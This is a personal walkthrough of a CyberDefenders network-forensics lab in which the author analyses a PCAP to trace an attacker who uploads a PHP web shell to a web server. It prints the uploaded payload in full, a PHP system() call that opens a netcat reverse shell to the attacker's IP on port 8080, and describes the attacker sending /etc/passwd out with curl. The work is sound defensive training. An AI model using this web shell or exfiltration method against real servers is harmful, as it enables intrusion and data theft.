Robert Carpenter
github.com/robertmcarpenter
March 26th 2025

WebStrike LAB: Analyzing a PCAP File For Signs of Exploitation

A Follow-Along lab from Cyberdefenders.org

Lab Goal: Conduct DFIR (Digital Forensics Incident Response) on a .pcap file that contains network traffic flowing to a web server from an attacker.


Lab Scenario: A suspicious file was identified on a company web server, raising alarms within the intranet. The Development team flagged the anomaly, suspecting potential malicious activity. To address the issue, the network team captured critical network traffic and prepared a PCAP file for review. Your task is to analyze the provided PCAP file to uncover how the file appeared and determine the extent of any unauthorized activity.

Questions to Answer:

1. **Identifying the geographical origin of the attack helps in implementing geo-blocking measures and analyzing threat intelligence. From which city did the attack originate?**
2. **Knowing the attacker's User-Agent assists in creating robust filtering rules. What's the attacker's User-Agent?**
3. **We need to determine if any vulnerabilities were exploited. What is the name of the malicious web shell that was successfully uploaded?**
4. **Identifying the directory where uploaded files are stored is crucial for locating the vulnerable page and removing any malicious files. Which directory is used by the website to store the uploaded files?**
5. **Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?**
6. **Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?**


In order for me to tackle this lab, I like to separate the questions asked into objectives. In this case my first task is to check and see what city this attack originated from. To start, I will need to open my VM and navigate to the .pcap file given to me as part of the lab.

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025




The .pcap file is located on the Desktop under the “Start Here” folder. How nice of CyberDefenders! IN order to analyze this file I will need to open Wireshark.


I notice that the Lab doesn’t tell me what the external IP address is for this webserver. However common knowledge tells us that since this is a webserver, all traffic should be directed to Ports 80 and 443 (HTTP and HTTPs). Therefore I can look at the traffic for the corresponding IP Address that has the destination ports marked as 80 or 443.




This tells me that my company’s webserver IP address on the internet is **24.49.63.79.** All other IP addresses in this .pcap can be marked as clients’ addresses connecting to our webserver. I can also identify all of the unique endpoints in this network capture by using the tool provided within Wireshark located under **Statistics > Endpoints.**

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025






Since I only see 2 endpoints here (in reality there would be much much more!) I can deduce that the attacker is the **117.11.88.124** address. There is no indication of what city this is, however I can use a popular site on the internet to reverse look up this IP and get an approximate location of the attacker.




Robert Carpenter
github.com/robertmcarpenter
March 26th 2025

As we can see, the attacker is located in the city of Tianjin in the country of China. With this information I can answer question #1.




Now that I have the attacker's geographical location (assuming they are not behind a VPN) I will need to identify their User-Agent. A User-Agent is a string in the HTTP header that tells the webserver what device / OS the client is using in order for the webserver to serve the optimal data for the end-user.

To identify this, I will click on any HTTP packet where the source is the attacker and inspect the header.



I can see that the attacker is sending requests from a Linux System. With this information I can plug-in "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" into the answer for question #2!




Robert Carpenter
github.com/robertmcarpenter
March 26th 2025

On a side note, knowing the user agent can help us with creating rulesets within our security solutions to better identify attackers as well as high-risk geographical locations. IF we find that we are constantly being attacked by the same type of machines , or from the geographical location, we can simply block or heavily scrutinize traffic coming from those clients in the future.

Now I can move on to the next section which is to identify what exploitation technique or tools the attacker used. Question #3 gives me a subtle hint that the attacker used a reverse web shell on the server.
"We need to determine if any vulnerabilities were exploited. What is the name of the malicious web shell that was successfully uploaded?"

If the attacker uploaded something to our webserver then we know they must've sent an HTTP POST request to the server. I can filter packets within this traffic to look only for packets coming from the attacker, as well as HTTP POST methods within those packets.



Using these filters I can see that the attacker sent a HTTP POST request to the server containing a commonly used .php web shell. Once the .php web shell is uploaded to the webserver, the attacker now has a backdoor which they can invoke at any time from anywhere in the world. All they would have to do now is call upon that .php file using the webserver's URL (https://somewebserver.com/**webshell.php**) to establish a reverse shell.


To answer Question #3, the name of the file the attacker uploaded is simply called **image.php.** Take a look at the HTTP request below to see where the attacker uploaded the file.

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025


As you can see in the above, the attacker uploaded this malicious .php reverse shell via a form on the website which accepted file uploads.

However, we can see that the web server successfully denied this file which indicates that our file validation was successful. The file is not stored on the webserver. This is only part of the story, let's take a look at the other HTTP POST packet sent by the attacker.

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025



UH OH! It looks like in the second attempt by the attacker, they simply renamed their .php file to a .jpg extension. Unfortunately as we see below in the response by our webserver, this file passed file validation and was successfully uploaded.




Now that we found the file for the .php reverse shell, I will move on to the next objective/question: *Identifying the directory where uploaded files are stored is crucial for locating the vulnerable page and removing any malicious files. Which directory is used by the website to store the uploaded files?*

To find where the webserver stores uploaded files, I can follow the HTTP stream where I discovered the name for the .php web shell to look for HTTP GET requests from the attacker where they are invoking their php web shell to execute commands.

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025

I can see here that the attacker went looking for the uploads directory and the server responded with code 301 which redirected to the actual directory location that houses the upload files.

The server then returns the html for the webpage for the upload page to the attacker. The answer for Question 4 is **/reviews/uploads** directory.



Moving on to question 5 I need to figure out what port the attacker is trying to communicate with the webserver on. Question 5 asks:
Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?

To answer this I can simply refer back to the .php reverse shell that was uploaded to see aht port they supplied to the netcat listener.


```
-----------------------------261765908124809068642920951l4
Content-Disposition: form-data; name="uploadedFile"; filename="image.jpg.php"
Content-Type: application/x-php

<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f"); ?>

-----------------------------261765908124809068642920951l4--
```

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025

The port supplied is port number 8080.




For the last objective I need to determine what the attacker was trying to exfiltrate. Question 6 asks:
Recognizing the significance of compromised data helps prioritize incident response actions. Which file was the attacker attempting to exfiltrate?

To figure out what data the attacker was trying to exfiltrate, I will filter the packets as follows:

1. Filter for any packets coming out of port 8080
2. Filter for any packets where the source is our webserver **24.49.63.79**


This will then show us all of the packets that were transmitted from the attacker's netcat listener If I then follow the TCP stream I can see all of the commands that the attacker executed:



As you can see here the attacker used Curl to download the **/etc/passwd** file. They also checked to see what user they are logged in as, as well as what current directory their reverse shell lives in.

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025

Since the attacker is currently on the system , they need to use the -X POST option with their curl command to specify that they are sending a HTTP POST request back to their own server/machine over port 443 (on their machine) in order to upload the file.



Now that I've answered all questions this now concludes this lab! As a recap, I conducted Network Forensics to determine what an attacker did on a compromised webserver.

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025